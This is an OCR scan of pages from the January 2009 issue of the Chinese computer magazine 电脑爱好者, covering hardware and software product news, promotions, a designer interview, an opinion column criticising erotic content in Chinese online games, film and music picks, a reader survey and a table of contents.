现代 HY-9500F 是现代音响主攻 IT 音箱卖场的重头产品之一，自上市以来，就一直受到广大消费者的追捧。最近，HY-9500F 将推出升级版，无论是外观还是音质，都有质的提升。现代 HY-9500F 升级版采用了时下流行的独立功放设计，配上遥控器，操作非常便捷。而独立功放的正面更是加入了美观时尚的 LED 显示屏，科技含量较高，音量调节也更加直观。HY-9500F 升级版的低音箱和副箱采用了常见的方形箱体设计，前面板用黑色金属布置保护着喇叭单元，倒相孔则位于箱体的右侧，整体给人的感觉是时尚而不失稳重，很适合男性用户及家居使用。**（李隆）**

499 元 | 0755-88352845-804
www.shenzhen-hyundai.com.cn





品形兼优——金达傲游腾云5002机箱上市

傲游腾云 5002 机箱是一款面向普通 DIY 用户的高性价比机箱，在外观上采用了烤漆和静电喷涂技术，通体以黑色为主调，前面板上配有红、黄、蓝三色供用户选择，极具个性的粗线条勾勒既尽显时尚又不失沉稳，把使用者充满活力的个人品格表现无遗。傲游腾云 5002 机箱采用优质 SECC 钢板，前置双 USB2.0 接口和音频接口安排在机箱面板中部偏左的位置，既实用又使整体显得和谐。这款腾云机箱后部遍布散热孔，您可以在 PCI 插槽位置、I/O 接口位置发现很多这样的散热孔。同时，后板还可以兼容 8 英寸、9 英寸和 12 英寸散热扇的多功能散热扇安装位。**（李隆）**

300 元 | 0769-85587456
www.goldenfield.com.cn

卓越亚马逊网站“游戏／娱乐”销售排行

（2008 年 11 月～2008 年 12 月）

1.《仙剑奇侠传三》五周年纪念版
市场价：￥79.0 元
卓越价：￥69.9 元

2. 明星志愿 3
市场价：￥49.0 元
卓越价：￥46.5 元

3. 宫崎骏全集（21 部电影 52 集 TV 版）（2DVD-ROM）
市场价：￥28.0 元
卓越价：￥21.8 元

4. 英雄传说：空之轨迹 3RD 标准版
市场价：￥79.0 元
卓越价：￥64.9 元

5. 仙剑奇侠传三外传 问情篇（标准版）
市场价：￥69.0 元
卓越价：￥58.9 元

6. 英雄传说：空之轨迹 SC 简体中文版
市场价：￥69.0 元
卓越价：￥50.3 元

7. 相声泰斗马三立绝版珍藏
市场价：￥28.0 元
卓越价：￥10.0 元

8. 魔兽世界：外域之门（随机赠送幽灵虎）
市场价：￥38.0 元
卓越价：￥25.0 元

9. 咕噜小天使 初回限定版
市场价：￥79.0 元
卓越价：￥39.0 元

10. 哆啦 A 梦游戏合集（赠哆啦 A 梦精美玩偶）（1CD-ROM+2DVD-ROM）
市场价：￥32.0 元
卓越价：￥25.9 元



新品上市 · EXPRESS

暴风 2009 震撼发布 打造最大视频播放平台

2008 年底，暴风影音迎来了历史上最大规模的升级，震撼发布“暴风影音 2009”。除了持续加强自己在本地播放上的“万能、易用”特色之外，全新推出在线视频服务，使用“暴风影音 2009”的暴风影视功能可以直接观看各大知名视频网站上的热门视频，包含“新闻、影视、娱乐、体育”几大频道，并提供了方便的搜索功能。截止到目前，为暴风 2009 的用户提供视频服务的视频网站包括了土豆网、酷 6 网、凤凰网、UITV、中录国际、激动网等，共同为暴风影音 2009 的用户提供了超过 2600 万部（集）的精彩视频，而在 3 个月内，用户通过暴风影音 2009 可以免费看到的视频数量将超过 4000 万部，将成为目前中国最大的免费在线视频资源库。**（白斌）**

编辑评论：暴风影音 2009 将本地播放和网络播放的功能合二为一，一个软件解决两大需求，我们平时的影音娱乐就方便了。通过测试，暴风影音的在线视频播放速度明显优于直接网页播放模式，高清频道也没有停顿的现象，视频加速技术的加入很实惠。

梅捷 NF520 主板四大升级 上市即报 399 元

近日接到市场消息，梅捷一款采用了 NF520 芯片的 SY-N5H-RL 到货市场，新到货的 N5H 除功能方面全面升级防雷防静电模块外，用料方面同样得到改进。该款 N5H 采用 NF520LE 芯片，主板支持 AM2/AM2+ 架构 AMD 全系列处理器，支持 1000MHz HT 总线频率，提供 4 条 DIMM 内存插槽，可支持 DDR2 800 内存双通道技术。处理器供电部分采用了 3+1 相供电设计，并精选最高端板卡常采用的全封闭式 R80 电感，而超低 RDS 的摩托 MOSFET 管的采用也很大程度上提高了该主板的电气性能。目前产品到货后降价百元报 399 元，适合家庭、网吧、企业用户选择使用。**（米彬）**

航嘉 H511 黑钻上市

航嘉近期新品不断，又推出一款黑钻 H511 机箱。黑钻 H511 机箱面板采用独特的迎宾灯设计，当手离 LOGO 10cm 处时，蓝色 LED 灯亮起，离开后 5 秒左右灯光熄灭，让整台机箱趣味横生，更增加了机箱与主人之间的互动性。方便快捷的上开关设计，采用的是轻触式按钮，轻轻一按，开关重启尽在掌握。脱离式的光驱开合按钮设计，不破坏前面板整体美观效果。该机箱采用 0.8mm SECC 钢板，卷边防划手设计。该机箱最大的特点是：符合最新的 TAC2.0 规范，使机箱内部散热更好。**（李隆）**

业界资讯 · EXPRESS

漫步者 M3 Plus 荣获日本设计大奖

2008 年度日本 Good Design 设计大奖日前揭晓，漫步者公司最新多媒体音箱产品 M3 Plus（国外型号 MP300 Plus）在此次选拔中脱颖而出，获得大奖殊荣。Good Design Award（优良设计大奖，也称 G-Mark）是日本唯一的综合设计评价与授奖体系，与 IF、IDEA 被公认为全世界三大工业产品设计奖项。漫步者 M3 Plus 的产品特点是其独特的管状低音炮结构，黑



色哑光铝金属炮管，整体造型保持冷酷而不疏远的高贵气质，卫星箱外壳采用先进的注塑技术，高亮外表一次脱模而成，无褪色问题。并且 M3 Plus 亦采用了漫步者自主研发的 E.I.D.C(智能失真度控制）专利技术，音量超限自动调整，有效保护了发声系统。**（于峰）**

轻装上阵，全新出发，长城显示器 09 年全新策略出炉

2008 年 12 月 4 日，中国显示器市场领导品牌长城显示器在北京举行了主题为“与爱同行”的年度答谢会。答谢会上，长城显示器宣布了其 2008 年自有品牌销量逆市增长 23%，迈进市场前三名，成为 2008 年市场低迷环境下少数仍保持增长的显示器品牌之一，将稳居市场前三甲地位。展望即将到来的 2009 年，长城显示器宣布了未来三年的品牌战略，即：“齐头并进、立体实施、国际突破”，目标直指中国显示器市场第一名。亚洲超人气团体“爱乐团”作为长城显示器的公益形象大使，在本次媒体答谢会上高歌一曲，并接受了长城显示器总经理汪深海颁发的“爱心大使”奖牌，为本次 2008 年度“与爱同行”全国巡演活动画上了圆满的句号。**（张磊）**



编辑点评：作为国内老牌大厂，长城这一年来的公益活动虽没有任何利益可谈，但为自己的品牌积累了不错的人气，并且也为其他国内大厂立下了榜样。希望越来越多的厂商投身公益活动，为社会多尽一份力……

AOC 让世界瞩目你的影像，第三届大学生影像节完美落幕

2008 年 12 月 6 日第三届大学生影像节在中国传媒大学大礼堂完美落幕。作为全球视讯专业设备领导者，AOC 希望通过视讯产品表现出影像的真实自然，也能够让社会瞩目大学生自己的影像作品！今年大学生影像节的主题为：“公益－励志－感动”。特设了 2008 大学生关注奥运公益题材短片、2008 大学生关注汶川纪录片等特别单元。大学生影像节以“影像影响生活”确立了自己的活动品格，在教育、文化和影视界的影响逐年提升。**（米彬）**

精品网连连获奖 改版从“头”开始

日前，在由《互联网周刊》主办的中国商业互联网十年领袖峰会上，精品网荣获了“2008年度最具成长性区域消费门户”和“2008年中国商业网站百强”两项行业性大奖。精品网总经理胡紫薇感触颇深：互联网与电视对于“直播”概念的价值是完全不同的。目前精品网上线了一个新的频道——“精品网美发频道。很多人经常会问“我应该去哪里剪头发？哪里又便宜剪得又好？”目前没有一个公信的平台告诉人们这些方方面面的资讯。精品网的基础是北京1000余家中高端的美发店、5000余名发型师，将陆续登录这一平台。精品网的改版，就是要“从头开始”，这也是精品网同仁向业界和网友提交的第一份答卷。（张锐峰）

关于再次申明停止“苹果新概念”授权的通告

由于“苹果新概念”品牌的原持有人——美国苹果集团（香港）股份有限公司出现品牌纠纷问题，该品牌授权持有人——苹果新概念（深圳）数码科技有限公司已经于2008年5月1日在国内注销并停止使用“苹果新概念”品牌，同时履行监督对其他“苹果新概念”品牌产品的授权终止行为。（李隆）

活动促销
· EXPRESS

航嘉“乐享双倍效能，畅赢双份大礼”活动开始


2008年12月15日～2009年1月15日，凡购航嘉双倍效能电源产品：多核X2、多核DH6、多核R80、多核R85、冷静王至尊版、宽幅王二代，即有机会获得双份大礼！送价值58元的航嘉专业排插或5元现金，人人有份。再凭机身防伪码登录百盛网站参加游戏闯关大赛，将有机会赢取：价值1299元的影驰9800GTX+骨灰上将版、价值799元的影驰9600GT黑将版高端显卡或价值398元的天敏DPF160 7英寸数码相框。大奖多多，机会不容错过哦！详情请登录：www.belson.com.cn，或咨询400-678-8388。（李隆）

金达机箱“庆元旦迎新春”促销活动隆重揭幕


在此辞旧迎新之际，金达机箱特举办“庆元旦迎新春”促销活动，来回馈一年来广大消费者对金达的关心支持和厚爱，大奖多多，敬请期待！本次活动从2008年12月15日～2009年1月15日。在此期间，凡在金达专卖店或指定代理商处购买任意一款金达傲游灵动5001机箱和傲游腾云5002机箱的消费者，都可以获得一次刮奖机会，奖品有目前最流行的诺基亚N73手机，呵护消费者健康的大宝护手霜及金达环保购物袋，百分之百中奖！（李隆）

天敏DPF800数码相框大降价迎“牛”年

天敏最新上市的数码相框DPF800，白色中点缀的一对小花纹，使这款数码相框显得如此典雅不凡、与众不同。8英寸全彩LCD液晶面板，完美地展现出相片原始的细腻画质。动静相宜的音乐，配着不断变幻的图片，让人不禁浮想联翩。无论身处办公室还是家里的客厅、卧室，它的存在总是能给人带来欢乐。这款原价高达1200元的产品为了迎接元旦喜庆的日子，大幅降价至888元，寒冷冬季，由天敏DPF800温馨体贴地陪您度过。（李隆）



设计成就品牌 品牌造就价值



本刊记者 / 杜昕
实习记者 / 刘杰

2008年11月5日，《电脑爱好者》记者随深圳创见现代集团远赴韩国，亲临韩国现代总部参观学习，见证了深圳创见现代集团与现代集团韩国总部通过多年合作所培养出的伙伴关系。在此行中，记者也见到了2008年5月份，由深圳创见现代集团特别赞助的“谁为现代‘荣御’而生——多媒体音箱线控设计”活动的优胜作品奖获得者廖大伟。在深秋异国他乡的土地上，廖大伟向记者讲述了他与设计、与现代品牌的一段故事。

我叫廖大伟，在深圳一家设计公司担任工业设计师，到现在已经快3年了。2008年5月份，我在网上看到了现代音响征集“荣御2008”音箱的线控设计图这个活动的新闻，出于兴趣就参加了。5月份的时候，全中国都在热盼奥运，这是每个中国人的骄傲和荣耀。看到“荣御2008”音箱上红色的元素和好似火炬的卫星箱，我突然就想到，奥运最重要的就是点火仪式，如果我能设计一个“点火”感觉的线控，这里面又蕴含了点燃2008荣耀之火的意味，就能够把现代音响的“荣御”品牌与2008这个特殊的年份、与奥运这件举世瞩目的事情联系起来。于是，结合了外形和操作体验的“点火”感觉，我把这个线控设计成了一个可以用一只手握住，靠大拇指去旋转上面的那个旋钮调节音量的形式，既突破了传统线控的操作方式，又给用户一种“点火”的暗示，让整套音箱产品描绘出点火、火焰燃烧与传递的故事，让产品功能、外观、色彩和操作互动去真正地打动人。

每个设计背后都有一个故事，而我为“荣御2008”音箱设计的这个故事，正好契合了现代音箱产品品牌推广的主题。每个品牌背后也有一个故事，我听说，深圳创见现代集团的蒋吉海总裁以前经营过自有品牌的音箱，通过几年的打拼，他深知这个行业市场竞争十分惨烈，曾有无数厂商先后出局，只有有了好的品牌才能脱颖而出，占据优势地位。于是他大胆走出去，与韩国现代集团合作，经过5年多的锤炼，现代这个品牌在音箱领域已经成绩斐然。

我觉得，这些年来消费者对电子产品的定义发生了改变，由原来的注重质量，慢慢转变成注重品牌与设计。打个比方，在上个世纪，人们想买一个随身听，首先考虑的是它能用多久，然后再看产品的音效好不好。但在如今这个手机差不多一年换一个的时代，当人们再想买一个音乐播放器时，首先会看它的品牌，再看产品的外型设计。国际上认为，能够在竞争激烈的电子消费品领域中占有一席之位，品牌和设计功不可没。我认为，聪明的企业家懂得设计是品牌推广的一种重要手段这个道理，懂得通过设计把企业的理念注入到产品中。企业卖的是设计，用户体验的是文化。在我看来，深圳创见现代集团做到了。

记者说

正如廖大伟所说，一个好的设计应该在能满足用户的需求的同时，还能给用户诠释更好的产品体验，引导一个更高品质的产品享受。如果设计能做到这样的程度，产品应该会有长期持久的发展动力，不断地创造更好的产品，不断让用户满意。那么，我相信，尊重设计的企业，才能赢得品牌在用户心中的形象和美誉度。多年来，通过产品我们可以看到，深圳创见现代集团一直在尝试创新的设计理念、设计风格，不断加大在设计和品牌推广上的投入。在现代集团韩国总部举行的欢迎创见现代电器有限公司和中国IT媒体团的大会上，当蒋吉海董事长从现代代表理事社长卢永敦先生手中接过“中国区最佳战略合作伙伴”的奖杯时，我们感觉到了设计之于品牌推广的重要。而据记者了解，现代集团韩国总部安排所有员工，每周必须学习中文三次，每次一小时，几乎所有员工都能说几句汉语，足见中国市场、中国企业，已经成为全球IT领域中举足轻重的力量。

网络热评

■撰稿/奥特曼

色情+网游=网游3.0 ？



平心而论，在这个最冷的冬天，唯一仍然生机勃勃的行业就是方兴未艾的游戏产业：盛大股价上涨了5.79%、第九城市第三季度净收入同比增长29.3%、搜狐与去年同期比营收增长134%、巨人网络即使在收购51网后其收入仍达到了2.6亿人民币之多……由于喜爱游戏，进而爱屋及乌喜欢游戏企业，希望国内游戏厂商壮大的奥特曼看到这些数据自然是欣喜莫名，好像人家也给自己分红股乐个不停。但有句话叫爱之深而切之责，奥特曼最近再次被国内网游行业的种种新招“雷”到了：好好的正道不走，非要学人家走邪道，平白浪费了今年冬天的大好时机！事情的起源是报料大王巨人网络：新版《巨人》中增加了玩家去“天上人间按摩桑拿接受‘异性服务’的内容”，令《巨人》人气瞬间火爆起来，玩家争先恐后地涌入，直直踏破服务器的门槛……

瞄准的就是“猫冬”的你

奥特曼的几个《巨人》里的朋友都是今年大学应届毕业生，苦于找不到下家而天天泡在《巨人》里打战役。“每天不是我杀你，就是你杀我，都杀出审美疲劳了。”“本来想下个月开始就AFk（远离键盘，意指不玩了）了，结果……”“老史太有才了，这点子想得真盖了。”“虽然是YY（意淫），但对于咱穷学生来说，也是新鲜刺激的享受啊。”“虽然感觉很白痴，但还是禁不住体验了几次……偷偷地……”

其中一个哥们说得很搞笑，他说：“我原来只知道现实中有天上人间这等高消费的场所，但可惜囊中羞涩无缘见识，现在不但享受过了，而且连人间仙境、灯火阑珊、闲情逸致这几大休闲中心也逛遍啦！”



论坛、博客等容易发生口水战的地方因此而再次火爆起来：大家都在对巨人的策划口诛笔伐、对史大仙的做法横加指责、对世风日下大发感慨。但别忘了在China Joy2007的现场，是史玉柱最积极地要求给网络游戏分级，是他自己说的：“要做成人游戏，只有成年人才能玩。”所以史和巨人网络没有错。而吐过口水的网上评论家们的小号也都纷纷去《巨人》体验“异性按摩”去了。这个创意就是瞄准在经济下滑时期人们在家猫冬的无所事事而作出的，就是吸引所有无聊人士参与的。多么优秀的创意，经营者、消费者、服务者都是玩家，简直堪称网游创意教科书。相信明年会有更多游戏的X.0版本会加入这类内容，就像大家当年加国战、副本一样。

打色情擦边球是常态，只不过巨人做得登峰造极

用女性作为游戏的噱头不是今天才发生的事情，其几乎可以追溯到游戏图像化开始的80年代初，但从90年代后这种势头愈发凶猛起来。原因很简单：作为游戏行业最大的消费群体，较低年龄段的男性青少年们会由于激素分泌的增多而对异性的一切产生强烈的兴趣，在他们最常接触的游戏中加入异性元素自然能极大地增加游戏的黏性，增加游戏的销量——这并不是游戏行业的创举，拥有傲人的乳房、迷人的纤腰以及性感的曲线的游戏女性角色其实与电视、报纸、杂志、电影等媒体一般无二。

但游戏与其他媒体手段不同的地方在于：其加强的声光图像效果和营造的虚拟世界会对玩家产生代入的错觉，让玩家恍惚间能获得“角色即我”的感受，而其受到异性内容的刺激更是感同身受，流连忘返。具体到国内运营的网络游戏也经历了不同的阶段：先是诸如最早是一款韩国游戏打着露骨的情色成人旗号大肆宣传，却在发行后被证实名不副实而让“玩家大失所望”继而流产的只说不练型；之后是一系列等所谓的韩国唯美系网游，把女性角色塑造得极其逼真性感而让男性玩家纷纷建立人妖号，过段日子无聊后再删除的怀抱琵琶型；接着又出现了色情擦边游戏广告宣传，结果证明只是宠物网游而纯得不能再纯被玩家在论坛痛斥没有公德的欺骗型；最后就是巨人这样的明目张胆型……

这种常态中有《XX传说》的“抓住你的XX，弥补你的XX，命中注定我爱你”的邪恶台词；《XXX一剑》的“色戒，哦耶”让人觉得这游戏似乎比电影还开放；还想起一个号称“做牛郎，玩织女”的《X年》，也不知道最后还有哪位男性玩家愿意去玩，反正这广告是绝对的囧。



有如此深厚的情色文化底蕴，再看看所有游戏网站上晃动的美女图像、视频，变换的动漫美女，《巨人》推出如此内容似乎也是顺应“民心”，理所当然了。

游戏+情色，这是把游戏向火坑里推

其实我们所有人都知道当前给网游送钱的大多是未成年的青少年，于是说“我做的游戏是给成年人玩的”的人就显得虚伪了很多：明明是把人家好好的孩子推向火坑，结果还怪社会管理或孩子家长没看住。当奥特曼在网吧看着那些半大的孩子还穿着校服三五一群地喝着可乐，泡在温泉中，享受异性按摩，欣然悠闲地看着角色头上飘过的经验数字时，忽然觉得这个行业好邪恶……和游戏圈里的资深人士谈这个时，他表示：“我对这早已习惯，商人逐利的恶习在哪都一样，但在法制不健全的游戏行业更是泛滥，我现在最担心游戏行业的无序和混乱会让国家社会无法容忍，而像2000年因赌博封杀游戏厅一般进行全面封杀或治理，那我只好失业回家了，我们现在做的就是不断接近社会大众的红线，自寻死路……”

不可否认，西方的众多游戏比我们设置娱乐中心更黄更暴力，但其审查分级制度却比我们更完备，青少年相对要安全得多。而在全开放的国内游戏行业，玩家、社会与厂商的矛盾几乎无药可解，当2009年，虚拟“青楼”在网游中遍地开花时，厂商们今年冬天短暂的好日子也就到头了。

【结尾】

有人笑谈，色情+网游=网游3.0，说这是网游的全新形态，并举例《DOA》的全球热卖，三点式的眼球效应，但奥特曼要说的是这哥们肯定不知道2004年文化部封杀色情游戏的事儿，也不知道今年七月，火爆的《劲舞团》曾因为成为一夜情的温床而被文化部严厉批评，差点关门的事儿……

七嘴八舌

“隐性色情营销并不是一个很新鲜的话题，从早期的‘网游中有女性玩家’演变到‘女玩家为一套虚拟装备发生性交易’等衍生隐性营销。相当一部分男性玩家总是追逐着女性玩家的脚步。”——某游戏公司Boss

“游戏行业的自律喊了近8年了，至今非但毫无起色，还愈发混乱起来，用伊利丹的名言说就是‘你们是自取灭亡！’”——某《魔兽世界》成瘾者

“游戏得以运营自然要得到有关部门的许可，被审查多次才能通过，但对于游戏的新功能增加、新版本发布则几乎不受限制，于是一款游戏发布时看似健康，但几个版本更新后就病态了，这是行业监管的漏洞。”——某游戏评论员

“大乱之后才有大治，所以我要说，让游戏更BT一些吧。”——非游戏从业者奥特曼

“电影的尺度都那么开放了，游戏相对还很保守，这方面我们有很大的营销空间。”——是谁说的不重要



影音部落

《四个圣诞节》（Four Christmases）

新线 | 喜剧

每年的圣诞节到来之际，欧美电影市场都会诞生几部与圣诞相关的“贺岁片”。美国人很重视家庭，特别是感恩节和圣诞节。今年北美票房圣诞档期排在第一位的是一部喜剧，与以往温情式的亲情剧不同，《四个圣诞节》的喜剧色彩极其浓厚。电影内容贴近生活，几乎涵盖了所有假期探亲会遇到的烦恼和尴尬，观看的时候会让人时不时产生拍大腿的冲动。



《暮色》（Twilight）

Independent Films | 爱情/动作

凭借着《哈利·波特》闻名全球的英国作家J·K·罗琳，现在似乎遇到了对手，美国小说作家斯蒂芬妮·梅耶凭借着《暮色》的大卖，被称为美国的J·K·罗琳。《暮色》是否有着和《哈利·波特》PK的资本呢？导演凯瑟琳·哈德威克心直口快：“《暮色》小说在美国销售比《哈利·波特与混血王子》还要好……《暮色》在今年能创造它应有的票房实力。”故事中，女主角伊莎贝拉在学校认识了爱德华，两人相恋。然而爱德华其实是个素食的吸血鬼，而此时，爱德华家族的死敌又找上门来……

《闪电狗》（Bolt）


博伟国际 | 动画/奇幻/喜剧/家庭

好精美的造型、紧凑的故事、酣畅的剪辑，三大元素让这部动画电影充满了十足的美感。电影中的波特是一只明星狗，在片场时，它和名气不如自己的小明星们喝了点马提尼酒，结果醒来时，却发现自己被遗弃在沙漠里，故事由此展开。

《肖申克的救赎(1994)》（The Shawshank Redemption）　经典荐碟

哥伦比亚 | 剧情

这部电影已经成了许多人心中永恒的经典作品，出生于1994年的《肖申克的救赎》可谓是生不逢时，与《阿甘正传》竞争奥斯卡注定了她的完败。然而在随后的十几年中，她一直排名各大碟片销售网站的前三名，影迷们让她彻底翻身。相信读者中的很多朋友都已经看过这部经典作品，看过不如收藏，推荐两个购买之处，一是卓越亚马逊http://www.amazon.cn/dp/bkys412277购买新碟，二是豆瓣买二手的http://www.douban.com/subject/1292052/。



好歌听不厌 Music

	歌曲	专辑
1	《爱上你的美》羽泉	《爱上你的美》羽泉

网友点评：这首《爱上你的美》原曲名为《Can't Take My Eyes Off You》，流行于上个世纪中期的爱情爵士乐，虽年代久远但翻唱率很高。羽泉此次为这首歌重新填上了中文词进行翻唱，优美动听。

	歌曲	专辑
2	《没有人比我更爱你》王筝 水木年华	《没有人比我更爱你》
3	《属于》梁静茹	单曲《属于》
4	《你不是真正的快乐》五月天	新专辑《后青春期的诗》
5	《命中注定》尚雯婕	单曲《命中注定》

CF [S001]

电脑爱好者 2009年第01期 评刊调查表



DU ZHE PING KAN 读者评刊

亲爱的读者：

感谢您一直以来对《电脑爱好者》的关注和支持。为了更好地了解您的需求，为您提供更实用更精彩的内容，我们期盼着听到您宝贵的意见和建议。在此全体编辑向您致以衷心的感谢！

欢迎使用网上评刊系统



网上评刊地址：http://www.cfan.com.cn/activity/zhuanti/pingkan0901

★无论你是平信评刊、电子邮件评刊，还是参加网上评刊，都有机会中大奖！

如果您选择的优秀文章与最终公布的优秀文章吻合度高，那么中大奖的几率就更大！

评刊表复印或手抄均有效，本期评刊截止日期2009年2月1日(以邮戳为准)请寄至：北京万寿路翠微中里14号楼4层 北京123信箱（北京《电脑爱好者》杂志社）编辑部/评刊2009年第1期收(邮编100036)
发邮件到dubian@cfan.com.cn，也有机会成为幸运读者，中大奖！

一等奖1名

奖品：罗技快看合金版摄像头
价格：799元/个



二等奖2名

奖品：罗技炫彩耳麦
价格：189元/个



三等奖3名

奖品：罗技快看畅想版网络摄像头
价格：99元/个

感谢罗技提供产品赞助！欲了解更多产品信息请登录www.logitech.com。



■个 人 资 料

姓名________ 年　龄________

性别________ 文化程度________

职业________ 联系电话________

通讯地址________________ 邮编________

QQ/MSN________ E-mail ________ 爱好者论坛ID________

·您的平均月收入范围是：

(1)没有固定收入　(2)2000元以内　(3)2000～3000元

(4)3000～4000元　(5)4000～5000元　(6)5000元以上

·您现在拥有的电脑数量为____台。

·您现在拥有下列哪些硬件产品？(可多选)

(1)台式电脑　(2)笔记本电脑　(3)DV或DC　(4)智能手机

(5)MP3、MP4数码相框等数码产品　(6)家庭影院或HTPC

(7)PSP、NDSL等掌上游戏机　(8)Wii　(9)Xbox电视游戏机　(9)GPS设备

·您对以下哪些硬件感兴趣：(可多选)

(1)PC整机　(2)PC配件　(3)笔记本电脑　(4)手机、数码产品　(5)外设产品等

■本期文章评价

（“文章代码”栏请填文章结尾处的代码，如：YJ01。）

本期最喜欢的文章

原因编码	a时效性强	b技术实用	c内容丰富	d学到知识	e幽默有趣	f值得收藏
	g立意新颖	h观点独到	i恰巧需要	j提高工作效率	k其他	

文章代码	原因	美中不足

本期不喜欢的文章

原因编码	(1)时效太差	(2)不实用	(3)选题重复	(4)难度较高	(5)难度太低
	(6)不真实	(7)不新颖	(8)不够详细	(9)有字/语法错误	(10)其他

文章代码	原因	改进建议

标题最好的文章

文章代码	原因	

本　期　综　合　评　价

1.本期杂志的总体难度：

□太简单　□比较适中　□有点难　□太难

2.您认为本期新增的“知识索引式目录”是否有利阅读？

□有很大帮助　□一般　□没有帮助

您认为更好的目录形式为________________

3.本期改版试刊的优点和不足是什么？（可另附纸写）

____

____



网站：www.cfan.com.cn 零售价：6.00元



电脑爱好者　２００９年第１期　1月上

《电脑爱好者》杂志社创建于１９９３年６月，隶属于中国科学院。杂志社的旗舰产品《电脑爱好者》半月刊的月发行量已近８０万册，连年稳居“中国电脑刊物发行量第一的”的宝座。１０年来，《电脑爱好者》秉承浅显易懂、通俗流畅的风格，面对越来越多的初中级电脑爱好者，传播电脑知识，培养电脑人才，其内容广泛涉猎软件、硬件、市场、评测、网络、游戏、编程等多方面，每年一度的“编辑选择奖”和“电脑爱好者最喜爱品牌”　在业界深具影响力，奖牌和ＬＯＧＯ也被广泛采用。这本“大家都能看懂的”《电脑爱好者》半月刊早已经成为电脑爱好者首选的学习读物。

"醒来，还在用旧版Ｆｏｘｍａｉｌ的人们！"
"留洋镀金，ＱＱ也玩“海归”"
我就是要用彩虹！
你真的还是Ｔａ的００好友吗？

（软件）

新软物语
书上书柜衣进衣柜文件怎能无处安家
首杀木马
不是木马的“木马”
小红伞无法扫描的顿悟
ＸＤｄ８０ｘ强杀ＫｅｙＳｔａｒｔ病毒
手工制作免疫Ｕ盘
ＩＥ７０ｄｏｙ漏洞紧急防御
提高效率的一手多招
机密文档看完就消失
搜飞机票不靠运气靠软件
“联众”带广告我来解决它
想上杂志封面吗？跟我来
天啊！我的隐私全在这
雷倒你！ＤＯＣＸ文件保护形同虚设
共享不分内外网一条链接传天下
小抄速记

（办公）

"你拍一，我拍一，文档协作齐动手"
传真机修复秘技偷偷报
换种方式用Ｉｎｓｅｒｔ键
小抄速记
大公司的规矩：不让改不让看

（校园新鲜人）

"自制校园广告，够专业！够抢眼！"
第三届大学生影像节完美落幕
"搞定音频问题，文艺晚会露一手"

（百家讲坛）

魅族ｍ８千呼万唤始出来
魅族ｍ８真的符合“短板理论”？
魅族ｍ８曾遭遇德国警方查封
跳票ＴＯＰ５

达人会馆

让浏览器记下你的习惯
修改系统显示的版本信息
添加鼠标指向文件时显示的描述信息
图片童看谁最强？

（硬件）

玩游戏不能全屏

休眠后声卡不能发声

数码相机拍照为何模糊

“老机”为何黑屏

开机为何红色字体

还原系统后为何死机

天生我才

ＰＰＴ瘦身大法

动漫之旅（１）

ｎＣＲＥ寞题独家权威分析

＂爱稀奇，博窖收入＝工资×３的秘密＂

你所不了解的“硬件防火墙”和“边界网络攻击”

硬派圈子

（特别话题ＩＩ）

买本做题就有答案

（笔记本与整机）

网购ＰＣ

小抄速记

ｎｅｒｏ刻录速度为什么变慢？

Ｒｃｅｒ笔记本的功能键为什么不能在ＸＰ下使用？

年底最热销的三款品牌台式机

＂欲与山寨比价低，３９９９元笔记本推荐＂

细节才是买电脑的关键！

１９９９元的笔记本你敢买么？

明基ＪｏｙｂｏｏｋＬｉｔｅｕ１０１

戴尔Ｖｏｓｔｒｏ１３１０笔记本电脑

微星ＥＸ３１０笔记本电脑

（外设数码）

６４ＧＢ超大容量闪盘高价上市

ｎ９５跌破２０００大关

多普达ＴｏｕｃｈＶＳ诺基亚５８００×ｍ

＂高清时代，网罗“非主流”播放器＂

＂影音文件长翅膀，自己飞时播放器＂

魅族ｍ８手机

漫步者Ｒｏｍｂｌｅ红外无线功率放大器

（硬件ＤＩＹ）

你注意过机箱的皮肤吗？机箱材质的选择

ＡｍＤ双核速龙处理器７７５０黑盒版

“名侦探”闷豆查证“铁面人”——９５００ＣＴ

记英特尔中国研发中心十周年参观学习

挑战极致音乐表现三诺摩机大课堂